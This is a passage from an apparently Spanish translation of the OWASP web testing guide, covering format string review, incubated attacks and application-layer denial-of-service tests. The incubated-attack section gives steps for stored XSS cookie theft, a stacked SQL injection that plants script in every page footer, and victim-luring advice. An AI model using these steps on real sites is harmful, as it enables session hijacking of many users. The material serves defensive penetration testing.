rep stosd
push offset ??_C@_0BH@HGKHAThe?5string?5entered?5is?6?5$AA@ ; "Th
call printf
add esp, 4
mov eax, [ebp+arg_4]
mov ecx, [eax+4]
push ecx
call printf
add esp, 4
xor eax, eax
pop edi
pop esi

```

PRUEBAS DE CAJA GRIS Y EJEMPLO

Cuando se realizan revisiones de código, la práctica totalidad de vulnerabilidades de cadena de formato pueden ser detectadas mediante el uso de herramientas de análisis de código estático. Someter el código mostrado en (1) a una revisión con ITS4, una herramienta de análisis de este tipo, nos da la siguiente salida.



```
C:\WINDOWS\System32\cmd.exe
C:\its4>its4.exe format_demo.c
format_demo.c:13:(Urgent) printf
format_demo.c:14:(Urgent) printf
Non-constant format strings can often be attacked.
Use a constant format string.
-----
C:\its4>_
```

Las funciones principalmente responsables de vulnerabilidades de cadena de formato son aquellas que tratan los especificadores de formato como opcionales. Por lo tanto, cuando se realiza una revisión manual de código, debe ponerse especial énfasis en funciones como:

```
Printf
Fprintf
Sprintf
Snprintf
Vfprintf
Vprintf
Vsprintf
Vsnprintf
```

Puede haber algunas funciones de formato específicas a la plataforma de desarrollo. Estas también deberían ser revisadas para determinar la ausencia de cadenas de formato, una vez haya sido comprendido el tratamiento de argumentos que realizan.

REFERENCIAS

Whitepapers

- Tim Newsham: "A paper on format string attacks" - <http://comsec.theclerk.com/CISSP/FormatString.pdf>
- Team Teso: "Exploiting format String Vulnerabilities" - <http://www.cs.ucsb.edu/~jzhou/security/formats-teso.html>
- Analysis of format string bugs - <http://julianor.tripod.com/format-bug-analysis.pdf>
- Format functions manual page - <http://www.die.net/doc/linux/man/man3/fprintf.3.html>

Herramientas

- ITS4: "A static code analysis tool for identifying format string vulnerabilities using source code" - <http://www.cigital.com/its4>
- A disassembler for analyzing format bugs in assembly - <http://www.datarescue.com/idabase>
- An exploit string builder for format bugs - <http://seclists.org/lists/pen-test/2001/Aug/0014.htm>

4.6.12 PRUEBAS DE VULNERABILIDAD INCUBADA

BREVE RESUMEN

También llamadas a menudo ataques persistentes, las pruebas de vulnerabilidad incubada son pruebas complejas que precisas de más de una vulnerabilidad de validación de datos para funcionar. En esta sección describimos una serie de ejemplos para comprobar una Vulnerabilidad Incubada.

- El vector de ataque debe ser hecho persistente en primer lugar, para lo cual debe ser almacenado en un nivel con persistencia, y eso solo pueda darse en el caso de que hubiese una validación de datos insuficiente o de que los datos llegasen al sistema vía otro canal como una consola de administración o directamente vía un proceso por lotes del backend.
- En segundo lugar, una vez el vector de ataque sea "rellamado", el vector debe ser ejecutado con éxito. Por ejemplo un ataque incubado XSS necesitaría una validación insuficiente de salida, de forma que el script fuese entregado al cliente en formato ejecutable..

DESCRIPCIÓN

La explotación de algunas vulnerabilidades, o incluso características funcionales de una aplicación web, permitirán al atacante plantar un fragmento de datos que más tarde será recogido por un usuario u otro componente del sistema, explotando entonces alguna vulnerabilidad.

En una prueba de intrusión, los **ataques incubados** pueden ser utilizados para evaluar la criticidad de ciertos bugs, utilizando esas incidencias de seguridad específicas encontradas para construir un ataque del lado de cliente que a menudo será utilizado para apuntar a un gran número de víctimas como objetivo al mismo tiempo (p.e. todos los usuarios que accedan al site).

Este tipo de ataque asíncrono cubre un amplio espectro de vectores de ataque, entre ellos los siguientes:

- Componentes de subida de archivos en una aplicación web, permitiendo al atacante cargar archivos corruptos (imágenes jpg que exploten CVE-2004-0200, imágenes png que exploten CVE-2004-0597, ejecutables, páginas con componentes activos, etc)
- Incidencias de cross site scripting en foros públicos (ver [Comprobación de XSS](#) para más detalles). Un atacante podría potencialmente almacenar scripts o código en un repositorio dentro del backend de la aplicación web (p.e., una base de datos), de modo que su código/script sea ejecutado por uno de los usuarios (usuarios finales, administradores, etc). El ataque incubado tipo es ejemplificado en el uso de una vulnerabilidad de cross site scripting en un foro de usuarios, tablón de anuncios o blog, para inyectar código javascript en la página vulnerable, y en algún momento será compilado y ejecutado sobre el navegador del usuario – empleando el nivel de confianza original del site (vulnerable) original en el navegador de usuario.



- Inyección SQL/XPATH, permitiendo al atacante subir contenido a la base de datos, que será más tarde descargado como parte del contenido activo de una página web. Por ejemplo, si el atacante puede insertar Javascript arbitrario en un tablón de anuncios de modo que sea ejecutado por los usuarios, podría obtener el control de sus navegadores (p.e., [XSS-proxy](#)).
- Servidores incorrectamente configurados permitiendo la instalación de paquetes java o componentes web similares (es decir, Tomcat, o consolas de web hosting como Plesk, CPANEL, Helm, etc.)

PRUEBAS DE CAJA NEGRA Y EJEMPLO

a. Ejemplo de subida de archivos:

Verifica el tipo de contenido que se permite cargar a la aplicación web y la URL resultante para el archivo subido. Carga un archivo que explote un componente en la estación de trabajo local del usuario cuando sea descargado o visionado el archivo por parte del usuario.

Envía a tu víctima un email u otro tipo de alerta para hacerle visitar la página.

El resultado esperado es que se lanzará el exploit cuando el usuario visite la página resultante o descargue y ejecute el archivo del site sobre el que mantiene una relación de confianza.

b. Ejemplo de XSS en un tablón de anuncios

1. Introduce código *javascript* como valor para el campo vulnerable, por ejemplo:

```
<script>document.write('')</script>
```

2. Dirige a los usuarios a visitar la página vulnerable, o espera a que la visiten. Dispón un “sistema de escucha” en el sistema que contiene el site de ataque, a la escucha de conexiones entrantes.

3. Cuando los usuarios visiten la página vulnerable, una petición que contiene sus cookies (se incluye *document.cookie* como parte de la URL pedida) será enviada al sistema que contiene el site de ataque, como la siguiente:

```
- GET /cv.jpg?SignOn=COOKIEVALUE1;%20ASPSESSIONID=ROGUEIDVALUE;  
%20JSESSIONID=ADIFFERENTVALUE:-1;%20ExpirePage=https://vulnerable.site/site/;  
TOKEN=28_Sep_2006_21:46:36_GMT HTTP/1.1
```

4. Utiliza las cookies obtenidas para hacerte pasar por las víctimas en el site vulnerable.

c. Ejemplo de inyección SQL

Normalmente, este conjunto de ejemplos se apoyan en ataques XSS explotando una vulnerabilidad de inyección SQL. La primera prueba a hacer es si el site objetivo tiene una vulnerabilidad de inyección SQL. Estas se describen en la sección 4.2 [Comprobación de inyección SQL](#). Para cada vulnerabilidad de inyección SQL, hay un conjunto de restricciones que delimitan las peticiones que el atacante o persona probando puede realizar. Quien realiza las pruebas debe ajustar los ataques XSS que ha ideado con las entradas que puede insertar.

1. De modo similar al anterior ejemplo XSS, utiliza un campo de página web vulnerable a incidencias de inyección SQL para cambiar un valor en la base de datos que sería utilizado por la

aplicación como entrada a ser mostrada en el site sin el filtrado adecuado (esta sería una combinación de inyección SQL y XSS). Por ejemplo, vamos a suponer que hay una tabla de pie de página en la base de datos con todos los pies de página para el site, incluyendo un campo *notice* con el aviso lega que aparece al final de cada página web. Podrías emplear la siguiente consulta para inyectar código javascript al campo *notice* en la tabla *footer* de la base de datos.

```
SELECT field1, field2, field3
FROM table_x
WHERE field2 = 'x';
UPDATE footer
SET notice = 'Copyright 1999-2030%20
                                <script>document.write('')</script>'
WHERE notice = 'Copyright 1999-2030';
```

2. Ahora, todo usuario que visite el site enviará de forma inadvertida sus cookies al site del atacante (pasos b.2 a b.4).

d. Servidor incorrectamente configurado

Algunos servidores web presentan una interfaz de administración que puede permitir a un atacante cargar componentes activos al site. Este podría ser el caso de los servidores Apache Tomcat que no imponen el uso de credenciales robustas para acceder a su gestor de aplicaciones web (o en caso de que las personas a cargo de las pruebas puedan obtener credenciales válidas para el módulo de administración por otro medio). En tales casos, un archivo WAR puede ser cargado y una nueva aplicación instalada y desplegada en el site, que no solo permitiría al responsable de la prueba ejecutar código de su elección localmente en el servidor, sino también plantar una aplicación en el site considerado de confianza, a la que los usuarios del site pueden acceder (probablemente con un grado de confianza mayor que el que tendrían al acceder a otro site).

Como debería ser obvio, la habilidad de cambiar los contenidos de páginas web en el servidor, mediante cualquier vulnerabilidad explotable que dé al atacante permisos de escritura sobre el directorio raíz de web, será también de utilidad para plantar un ataque incubado en las páginas del servidor (de hecho, es un método conocido de difusión de infección para algunos gusanos de servidor web).

PRUEBAS DE CAJA GRIS Y EJEMPLO

Las técnicas de Caja Gris/Blanca serán las mismas que las previamente discutidas.

- Que la validación de entrada debe ser validada es clave a la hora de mitigar esta vulnerabilidad. Si otros sistemas en la compañía utilizan la misma capa de persistencia, pueden tener una validación de datos débil, y los datos persistir vía una “puerta trasera”.
- Para combatir la incidencia de “puerta trasera” para cliente del lado de cliente, debe emplearse también validación de salidas, de forma que los datos contaminados o modificados sean codificados antes de ser mostrados al cliente, y por lo tanto no puedan ejecutarse.



- Ver la Guía de Revisión de Código:
http://www.owasp.org/index.php/Data_Validation_%28Code_Review%29#Data_validation_strategy

REFERENCIAS

La mayoría de referencias de la sección de Cross-site scripting son válidas aquí. Tal como se ha explicado antes, los ataques incubados son ejecutados cuando se combinan exploits como XSS o ataques de inyección SQL.

Advisories

- CERT(R) Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests -
<http://www.cert.org/advisories/CA-2000-02.html>
- Blackboard Academic Suite 6.2.23 +/-: Persistent cross-site scripting vulnerability -
<http://lists.grok.org.uk/pipermail/full-disclosure/2006-July/048059.html>

Whitepapers

- Web Application Security Consortium "Threat Classification, Cross-site scripting" -
http://www.webappsec.org/projects/threat/classes/cross-site_scripting.shtml
- Amit Klein (Sanctum) "Cross-site Scripting Explained" -
http://www.sanctuminc.com/pdf/WhitePaper_CSS_Explained.pdf

Herramientas

- XSS-proxy - <http://sourceforge.net/projects/xss-proxy>
- Paros - <http://www.parosproxy.org/index.shtml>
- Burp Suite - <http://portswigger.net/suite/>
- Metasploit - <http://www.metasploit.com/>

4.7 PRUEBAS DE DENEGACIÓN DE SERVICIO

El tipo más común de ataque de Denegación de Servicio (en inglés, Denial of Service, Dos) es del tipo empleado en una red para hacer inalcanzable a la comunicación a un servidor por parte de otros usuarios válidos. El concepto fundamental de un ataque DoS de red es un usuario malicioso inundando con suficiente tráfico una máquina objetivo para conseguir hacerla incapaz de sostener el volumen de peticiones que recibe. Cuando el usuario malicioso emplea un gran número de máquinas para inundar de tráfico una sola máquina objetivo, se conoce generalmente como ataque denegación de servicio distribuidos (en inglés, distributed denial of service ,DDoS). Este tipo de ataques generalmente van más allá del alcance de lo que un desarrollador de aplicaciones puede prevenir en su propio código. Este tipo de ``batalla de los canutos de red`` es mitigada de forma más adecuada mediante soluciones de arquitectura de red.

Existen, sin embargo, tipos de vulnerabilidades dentro de las aplicaciones que permiten a un usuario malicioso provocar que algunas funcionalidades o a veces el site web completo queden no disponibles. Estos problemas son causados por bugs en la aplicación, a menudo como resultado de entradas maliciosas o valores de entrada no esperados. Esta sección se concentrará en ataques en la capa de aplicación contra la disponibilidad que pueden ser lanzados por un único usuario malicioso desde una única máquina.

Estas son las pruebas de DoS sobre las que hablaremos:

1. Pruebas de DoS: Bloqueando Cuentas de Usuario
2. Pruebas de DoS por Desbordamientos de Búfer
3. Pruebas de DoS: Reserva de Objetos Especificada por Usuarios
4. Pruebas de Uso de Entradas de Usuario como Bucle
5. Pruebas de Escritura de Entradas Suministradas por Usuario a Disco
6. Pruebas de DoS: Fallos en la Liberación de Recursos
7. Pruebas de Almacenamiento Excesivo en la Sesión

4.7.1 BLOQUEANDO CUENTAS DE USUARIO

BREVE RESUMEN

En esta comprobación evaluamos si un atacante puede bloquear cuentas de usuario válidas mediante intentos repetidos de registrarse con una contraseña errónea.

DESCRIPCIÓN

El primer caso de DoS a considerar comprende al sistema de autenticación de la aplicación objetivo. Una defensa comúnmente usada para evitar el descubrimiento de contraseñas de usuarios por fuerza bruta es bloquear el uso de una cuenta después de entre tres a cinco intentos fallidos de registrarse. Eso significa que incluso si un usuario legítimo proporcionase su contraseña válida, no podría registrarse en el sistema hasta que su cuenta haya sido desbloqueada. Este mecanismo de defensa puede convertirse en un ataque de DoS contra una aplicación si existe algún sistema para predecir nombres de cuentas válidos.

Nota: Hay un cierto equilibrio entre el negocio y seguridad que debe ser alcanzado, basándose en las circunstancias que envuelven a una aplicación dada. Hay pros y contras en bloquear cuentas, en dejar a los usuarios escoger sus nombres de cuenta, en emplear sistemas como CAPTCHA, etcétera. Cada empresa deberá valorar estos riesgos y beneficios, pero no todos los detalles de esa decisión serán cubiertos aquí. Esta sección se concentra solo en las pruebas de la denegación DoS que aparece en caso de que sea posible recolectar y bloquear cuentas existente.

PRUEBAS DE CAJA NEGRA Y EJEMPLOS

La primera prueba que debe ser realizada es comprobar que una cuenta se bloquea efectivamente después un cierto número de intentos de login fallidos. Si ya has determinado un nombre de cuenta válido, úsalo para verificar que las cuentas se bloquean enviando intencionadamente al menos 15 contraseñas incorrectas al sistema. Si la cuenta no se bloquea después de 15 intentos, es improbable que se vaya a bloquear con más. Ten en cuenta que las aplicaciones a menudo avisan a los usuarios cuando se aproximan al umbral límite de bloqueo. Eso debería ayudar a la persona



realizando la comprobación, en especial cuando bloquear cuentas realmente no es una opción deseable, por las reglas del contrato realizado.

Si no se ha determinado un nombre de cuenta en este punto de las pruebas, la persona a cargo debería usar los métodos indicados a continuación para descubrir un nombre de cuenta válido.

Para determinar posibles nombres de cuentas válidos, la persona que está realizando las pruebas de seguridad debería buscar algún lugar donde la aplicación revele las diferencias entre logins válidos e inválidos. Las ubicaciones comunes donde esto puede ocurrir son:

1. La página de entrada – Usando un nombre de usuario correcto ya conocido de antemano con una contraseña incorrecta, examina el mensaje de error devuelto por el navegador. Envía otra petición con un login totalmente improbable que no debería existir, con la misma contraseña incorrecta, y observa el mensaje de error devuelto. Si los mensajes son diferentes, puede usarse esa información para descubrir cuentas válidas. En ocasiones, la diferencia entre las respuestas es tan poca que no es apreciable de forma inmediata. Por ejemplo, el mensaje devuelto podría perfectamente ser el mismo, pero podría apreciarse una media ligeramente diferente en el tiempo de respuesta. Otro método para comprobar esta diferencia es comparar los hashes del cuerpo de la respuesta HTTP del servidor entre los mensajes. A menos que el servidor coloque algún tipo de información que cambia en cada petición en la respuesta, esta es la mejor manera de comprobar si existe algún cambio entre las respuestas.
2. Página de creación de Nueva cuenta – Si la aplicación permite crear una nueva cuenta a las personas que incluya la posibilidad de escoger el nombre de su cuenta, es posible descubrir otras cuentas. ¿Que ocurre si intentas crear una nueva cuenta empleando un nombre de cuenta que sabes que ya existe? Si el intento devuelve un error indicando que debes escoger un nombre diferente, este proceso también puede ser automatizada para determinar nombres válidos de cuentas.
3. Página de reset de contraseñas – Si la página de entrada tiene también una función para recuperar o resetear la contraseña de un usuarios, examina también esta función. ¿Devuelve un mensaje diferente si intentas recuperar o resetear una cuenta que sabes que no existe en el sistema?

Una vez el atacante tiene la capacidad de recolectar nombres de cuenta válidos de usuarios, o si las cuentas de usuario están basadas en un formato definido predecible, es un ejercicio sencillo automatizar el proceso de enviar de tres a cinco contraseñas inválidas para cada cuenta. En caso de que los atacantes hayan determinado un número elevado de cuentas de usuario, es posible para ellos denegarles el acceso legítimo a una proporción elevada de tu base de usuarios.

PRUEBAS DE CAJA GRIS Y EJEMPLOS

Si la información sobre la implementación de la aplicación está disponible, examina la lógica relativa a las funciones indicadas en la sección de Caja Negra. Temas en los que centrar la evaluación:

1. Si los nombres de cuentas son generados por el sistema, ¿Cuál es la lógica empleada? ¿El patrón podría ser predecido por un usuario malicioso?

2. Determina si alguna de las funciones que gestionan la autenticación inicial, cualquier reautenticación (si por alguna razón emplea una lógica diferente a la autenticación inicial), reset de contraseñas, recuperación de contraseñas, etc. difiere entre una cuenta existente y una no existente en los errores retornados al usuario.

4.7.2 DESBORDAMIENTOS DE BÚFER

BREVE RESUMEN

En este test comprobamos si es posible causar una condición de denegación de servicio mediante el desbordamiento de una o más estructuras de datos de la aplicación objetivo.

DESCRIPCIÓN

Cualquier lenguaje de programación en el que el desarrollador tiene responsabilidad directa para gestionar la asignación de memoria, sobre todo C y C++, es potencialmente susceptible a desbordamientos de búfer. Aunque el riesgo más serio relacionado con un desbordamiento de búfer es la habilidad de ejecución de código arbitrario, el primer riesgo que aparece proviene de la denegación de servicio que puede ocurrir si la aplicación se cuelga. Los desbordamientos de búfer se discuten en mayor detalle en otra parte del documento, pero daremos un pequeño ejemplo, ya que está relacionado con un tipo de denegación de servicio.

A continuación se muestra un ejemplo simplificado de código vulnerable en C:

```
void overflow (char *str) {
    char buffer[10];
    strcpy(buffer, str); // Dangerous!
}

int main () {
    char *str = "This is a string that is larger than the buffer of 10";
    overflow(str);
}
```

Si este ejemplo de código se ejecutase, causaría un fallo de segmentación y un volcado de core. La razón es que la función `strcpy` intentaría copiar 53 caracteres en un vector de tan solo 10 elementos, sobrescribiendo las direcciones de memoria adyacentes.

Aunque el ejemplo mostrado es un caso extremadamente simple, la realidad es que en las aplicaciones web pueden existir lugares en los que la longitud de las entradas de usuario no son comprobadas adecuadamente, haciendo posibles estos tipos de ataque.

PRUEBAS DE CAJA NEGRA

Ver la sección Pruebas de desbordamiento de búfer para consultar como enviar un rango de cadenas de diferentes longitudes a la aplicación para buscar posibles localizaciones vulnerables. Como en este caso se refiere a una denegación de servicio, si has recibido una respuesta (o la falta



de respuesta) que te hace creer que el desbordamiento ha ocurrido, intenta realizar otra petición al servidor y observa si todavía responde.

PRUEBAS DE CAJA GRIS

Ver la sección Pruebas de desbordamiento de búfer de la Guía para más información sobre estas pruebas.

4.7.3 RESERVA DE OBJETOS ESPECIFICADA POR USUARIO

BREVE RESUMEN

En este test comprobamos si es posible agotar los recursos del servidor haciéndole asignar un gran número de objetos.

DESCRIPCIÓN

Si los usuarios pueden proveer, directa o indirectamente, un valor que especifique el número de objetos a ser creados en el servidor de aplicaciones, y si el servidor no impone un límite superior en dicho valor, es posible causar que el entorno se quede sin memoria disponible. Es servidor puede empezar a asignar el número requerido de objetos especificados, pero dado que es un número extremadamente grande, puede causar graves problemas en el servidor, ocupando posiblemente toda su memoria disponible, y estropeando su rendimiento.

El siguiente es un ejemplo simple de código vulnerable en Java:

```
String TotalObjects = request.getParameter("numberofobjects");  
int NumOfObjects = Integer.parseInt(TotalObjects);  
ComplexObject[] anArray = new ComplexObject[NumOfObjects]; // wrong!
```

PRUEBAS DE CAJA NEGRA Y EJEMPLOS

Como persona a cargo de las pruebas, busca localizaciones en las que número enviados como pares de nombre/valor podrían ser utilizados por el código de la aplicación como se ha explicado más arriba.

Prueba a ajustar el valor a una asignación numérica extremadamente grande, y comprueba si el servidor continua respondiendo. Puede que tengas que esperar un pequeño lapso de tiempo a que el rendimiento empiece a degradarse, a medida que la asignación continúa.

En el ejemplo anterior, el envío de un número N muy grande al servidor en la pareja nombre/valor "numberofobjects" causaría que el servlet intentase crear esos tantos N objetos complejos. A pesar de que la mayoría de aplicaciones no tienen entradas en que un usuario introduzca directamente un valor que pueda ser utilizado para este propósito, pueden verse ejemplos de esta vulnerabilidad cuando son utilizados campos ocultos de formulario, o valores calculados dentro de código JavaScript del lado del cliente cuando se realiza el envío de un formulario.

Si la aplicación no proporciona ningún campo numérico que pueda ser utilizado como un vector para este tipo de ataque, podría conseguirse el mismo resultado asignando objetos de forma

secuencial. Un ejemplo notable ocurre en sites de comercio electrónico: si la aplicación no impone un límite superior al número de artículos que puede haber en un momento dado dentro del carro de compra del usuario, puedes escribir un script automatizado que añada sin parar artículos al carro del usuario hasta que el objeto carro de compra llene la memoria del servidor.

PRUEBAS DE CAJA GRIS Y EJEMPLOS

Saber algunos detalles sobre la estructura interna de la aplicación podría ayudar a la persona a cargo de las pruebas a localizar objetos que puedan ser asignados por el usuario en grandes cantidades. Las técnicas de pruebas, no obstante, siguen el mismo patrón que las de caja negra.

4.7.4 ENTRADAS DE USUARIO COMO BUCLE

BREVE RESUMEN

En esta prueba comprobamos si es posible forzar a la aplicación a realizar un bucle de repetición sobre un segmento de código que precisa de recursos de computación elevados, con el fin de reducir su rendimiento global.

DESCRIPCIÓN

De modo similar al problema anterior de Asignación de Objetos Especificada por el Usuario, si el usuario puede, directa o indirectamente, asignar un valor que será utilizada como un contador en una función de bucle, se pueden provocar problemas de rendimiento en el servidor.

A continuación se muestra un ejemplo de código vulnerable en Java:



```
public class MyServlet extends ActionServlet {
    public void doPost(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        . . .
        String [] values = request.getParameterValues("CheckboxField");
        // Process the data without length check for reasonable range - wrong!
        for ( int i=0; i<values.length; i++) {
            // lots of logic to process the request
        }
        . . .
    }
    . . .
}
```

Como podemos ver en este simple ejemplo, el usuario tiene control sobre el contador del bucle. Si el código dentro del bucle es muy exigente en términos de recursos, y un atacante fuerza su ejecución un gran número de veces, esto puede reducir el rendimiento del servidor a la hora de manejar otras peticiones, provocando una condición de DoS.

PRUEBAS DE CAJA NEGRA Y EJEMPLOS

Si una petición es enviada al servidor con un número que será, por ejemplo, utilizado para leer muchos pares de nombre/valor semejantes (por ejemplo, enviar ``3`` para leer los pares de nombre/valor entrada1, entrada2 y entrada3), y si el servidor no impone un límite por encima a este número, esto puede provocar que la aplicación se quede en un bucle durante periodos de tiempo extremadamente grandes. La persona a cargo de las pruebas en este ejemplo podría enviar un número extremadamente grande, y aún así correcto, al servidor, como 99999999.

Otro problema es si un usuario malicioso envía un número desproporcionadamente grande de pares nombre/valor directamente al servidor. A pesar de que la aplicación no puede prevenir directamente al servidor de aplicación de manejar el análisis inicial de todos los pares nombre/valor, para evitar una DoS la aplicación no debería recorrer todos los datos que le han sido enviados sin disponer un límite en el número de pares nombre/valor a manejar. Por ejemplo, la persona que hace las pruebas puede enviar múltiples pares nombre/valor, cada uno con el mismo nombre, pero con diferentes valores (simulando el envío de campos de comprobación). Así que observando el valor de ese par nombre/valor en concreto devolverá un vector de todos los valores enviados por el navegador.

Si se sospecha que un error de este tipo puede haber sido cometido en la aplicación, la persona que realiza la prueba puede enviar un número de tamaño progresivamente incremental de pares nombre/valor en el cuerpo de la petición, con un pequeño script. Si hay una diferencia apreciable en los tiempos de respuesta entre enviar 10 repeticiones y enviar 1000 repeticiones, puede indicar un problema de este tipo.

En general, asegúrate de comprobar también los valores ocultos que son enviados a la aplicación, ya que también podrían jugar un papel en el número de ejecuciones de algunos segmentos de código.

PRUEBAS DE CAJA GRIS Y EJEMPLOS

Conocer algunos detalles sobre los aspectos internos de la aplicación podría ayudar a quien realiza las pruebas a localizar valores de entrada que obliguen al servidor a realizar un bucle sobre el mismo código. Con todo, las técnicas de prueba siguen el mismo patrón de las pruebas de caja negra.

4.7.5 ESCRITURA A DISCO DE DATOS SUMINISTRADOS POR USUARIO

BREVE RESUMEN

Con esta prueba, comprobamos que no es posible provocar una condición de DoS llenando los discos de almacenamiento del objetivo con datos de registro.

DESCRIPCIÓN

El objetivo de este ataque de DoS es el de causar que los registros de la aplicación graben cantidades de datos desproporcionadas, rellenando si es posibles los discos locales.

Este ataque podría ocurrir en dos situaciones comunes:

1. La persona que realiza las pruebas envía un valor extremadamente grande al servidor en su petición, y la aplicación registra dicho valor directamente sin validar si se ajusta o no lo que se esperaba.
2. La aplicación puede poseer un sistema de validación de datos para verificar que los valores enviados sean bien formados y de longitud adecuada, pero aun así registrar el valor fallido (para propósitos de auditoría o traza de errores) en un registro de aplicación.

Si la aplicación no impone un límite superior a la dimensión de cada entrada de registro y al espacio máximo de registro que puede ser utilizado, es vulnerable a este ataque. Esto es especialmente cierto si no hay una partición por separado para los archivos de registro, ya que estos archivos aumentarían su tamaño hasta que otras operaciones (p.e.: la aplicación que crea archivos temporales) no sean posibles. Sin embargo, puede ser difícil detectar si este tipo de ataque ha tenido éxito, a menos que la persona que realice las pruebas pueda acceder de algún modo a los registros (caja gris) que son creados por la aplicación.

PRUEBAS DE CAJA NEGRA Y EJEMPLOS

Esta prueba es extremadamente difícil de realizar en un escenario de caja negra sin un poco de suerte y mucha paciencia. Determina un valor que es enviado desde el extremo del cliente que parezca no poseer una comprobación de longitud (o que tenga una longitud posible extremadamente larga), que tenga una alta probabilidad de ser registrado por la aplicación.



Los campos de áreas de texto del lado de cliente pueden tener longitudes aceptables muy largas; sin embargo, puede que no sean registrados más allá de una base de datos remota. Usa un script para automatizar el proceso de envío de la misma petición con un gran valor para el campo objetivo tan rápido como sea posible, y dale tiempo. ¿Empieza el servidor a devolver errores cuando intenta escribir al sistema de archivos?

PRUEBAS DE CAJA GRIS Y EJEMPLOS

En algunos casos, puede ser posible monitorizar el espacio en disco del objetivo. Por ejemplo se puede dar el caso cuando las pruebas son realizadas sobre una red local. Entre las formas posibles de obtener esa información se incluyen los siguientes escenarios:

1. El servidor que alberga los archivos de registro permite a la persona a cargo de las pruebas montar su sistema de archivos, o parte del mismo.
2. El servidor provee de información de espacio en disco vía SNMP

Si dicha información está disponible, el encargado de las pruebas debería enviar una petición considerablemente grande al servidor web, y observar si los datos están siendo escritos a un archivo de registro de la aplicación sin ninguna limitación de longitud. Si no hay ninguna restricción, podría ser posible automatizar con un pequeño script el enviar estas peticiones y observar a que velocidad crece el archivo de registro (o decrece el espacio libre) en el servidor. Esto puede permitir determinar cuanto tiempo y esfuerzo serían requeridos para llenar el disco, sin necesidad de llevar la DoS a término.

4.7.6 FALLOS EN LA LIBERACIÓN DE RECURSOS

BREVE RESUMEN

Con esta prueba comprobamos que la aplicación libera los recursos (archivos y/o memoria) adecuadamente después de utilizarlos.

DESCRIPCIÓN

Si ocurre un error en la aplicación que impide la liberación de un recurso en uso, puede que este permanezca como no disponible para un uso posterior. Ejemplos posibles incluyen:

- Una aplicación bloquea un archivo para escritura, y ocurre entonces una excepción, pero no cierra y desbloquea explícitamente el archivo
- Pérdidas de memoria en lenguajes en que el desarrollador es responsable de la gestión de memoria, como C y C++. En el caso en que un error provoca que se salte el flujo de proceso normal, la memoria asignada puede no ser eliminada, y quedarse en un estado en el que el recolector de basura no sabe que debería ser recuperada.
- Uso de objetos de conexión a la BBDD en que los objetos no son liberados si se lanza una excepción.

Un número determinado de dichas peticiones puede causar que la aplicación consuma todas las conexiones a la BBDD, porque el código mantendrá los objetos de conexión abiertos sin liberarlos en ningún momento.

A continuación se muestra un ejemplo de código vulnerable en Java. En este ejemplo tanto el objeto `Connection` como el `CallableStatement` deberían ser cerrados en un bloque de código final.

```
public class AccountDAO {
    ...
    public void createAccount(AccountInfo acct)
        throws AcctCreationException {
        try {
            Connection conn = DAOFactory.getConnection();
            CallableStatement calStmt = conn.prepareCall(...);
            ...
            calStmt.executeUpdate();
            calStmt.close();
            conn.close();
        } catch (java.sql.SQLException e) {
            throw AcctCreationException (...);
        }
    }
}
```

PRUEBAS DE CAJA NEGRA Y EJEMPLOS

Normalmente, será muy difícil observar este tipo de pérdida de recursos en una prueba de caja negra pura. Si puedes encontrar una petición que sospechas que está realizando una operación de base de datos, que causa que el servidor lance un error que haga pensar en una excepción sin manejar, puedes automatizar el proceso de envío de varios cientos de estas peticiones rápidamente. Observa si ocurre una degradación en la velocidad o nuevos mensajes de error de la aplicación durante un uso legítimo normal.

PRUEBAS DE CAJA GRIS Y EJEMPLOS

En algunos casos, puede ser posible monitorizar el espacio en disco y/o el uso de memoria del objetivo. Esto puede ocurrir normalmente cuando el test se realiza sobre una red local. Formas posibles de obtener esta información incluyen los siguientes escenarios:

1. El servidor que contiene la aplicación permite a la persona realizando las pruebas montar su sistema de archivos o partes del mismo.
2. El servidor provee de información de espacio en disco y/o uso de memoria vía SNMP

En tales casos, puede ser posible observar el uso de memoria o disco en el servidor mientras se intenta inyectar datos en la aplicación, con la intención de causar una excepción o error que pueda no ser manejado correctamente por la aplicación. Los intentos para causar este tipo de errores deberían incluir caracteres especiales no esperados como datos válidos (p.e., `!`, `|`, y `'`).

4.7.7 ALMACENAMIENTO EXCESIVO EN LA SESIÓN

BREVE RESUMEN



En este test, comprobamos si es posible asignar grandes cantidades de datos dentro de un objeto de sesión de usuario, para provocar que el servidor agote sus recursos de memoria.

DESCRIPCIÓN

Debe tomarse con mucho cuidado no almacenar demasiados datos en un objeto de sesión de usuario. Almacenar demasiada información, como pueden ser grandes cantidades de datos recogidos de una base de datos, en la sesión, puede provocar incidencias de denegación de servicio. Este problema se intensifica si los datos de sesión son también almacenados antes del registro de sesión, ya que un usuario puede lanzar el ataque sin necesidad de una cuenta válida.

PRUEBAS DE CAJA NEGRA Y EJEMPLOS

De nuevo, este es un caso difícil de probar en un entorno de pruebas de caja negra puro. Situaciones posibles donde encontrar este tipo de casos son aquellas en las que un gran número de registros son recuperados de una base de datos basándose en datos provistos por el usuario durante el uso habitual de la aplicación. Se incluyen entre los candidatos probables también las funcionalidades relacionadas con ver páginas que sean parte de un conjunto de registros mayor del que se puede visualizar. El desarrollador puede haber decidido guardar en caché en los datos de sesión los registros, en vez de volver a consultar a la base de datos el siguiente bloque de datos. Si sospechas que está ocurriendo eso, crea un script que automatice la creación de muchas sesiones nuevas con el servidor y ejecuta la petición que se sospecha que pueda estar cacheando los datos dentro de la sesión para cada una de esas sesiones. Deja el script en ejecución durante un lapso de tiempo considerable, y tras ellos evalúa la capacidad de respuesta de la aplicación ante nuevas sesiones. Es posible que una Máquina Virtual (VM) o incluso el propio servidor empiecen a quedarse sin memoria disponible por causa de este ataque.

PRUEBAS DE CAJA GRIS Y EJEMPLOS

En caso de estar disponible, el servicio SNMP puede proveer de información sobre el uso de memoria de una máquina. Poder monitorizar el uso de memoria del objetivo puede ayudar mucho al realizar estas pruebas, porque puede verse que ocurre cuando se lanza el script descrito en la sección anterior.

4.8 COMPROBACIÓN DE SERVICIOS WEB

“Para el 2005 los servicios web habrán reabierto el 70% de los puntos de ataque contra sistemas conectados a Internet que habían sido cerrados por cortafuegos en los años 90”. –Gartner. Octubre 2002

Los servicios web y SOA (Arquitectura Orientada a Servicios) son aplicaciones en expansión que están permitiendo que los negocios interoperen y crezcan a un ritmo sin precedentes. Los clientes de servicios web generalmente no son frontales web, sino otros servidores. Los servicios web están expuestos a la red como cualquier otro servicio, pero pueden ser utilizados en HTTP, FTP, SMTP o acompañados de cualquier otro protocolo de transporte.

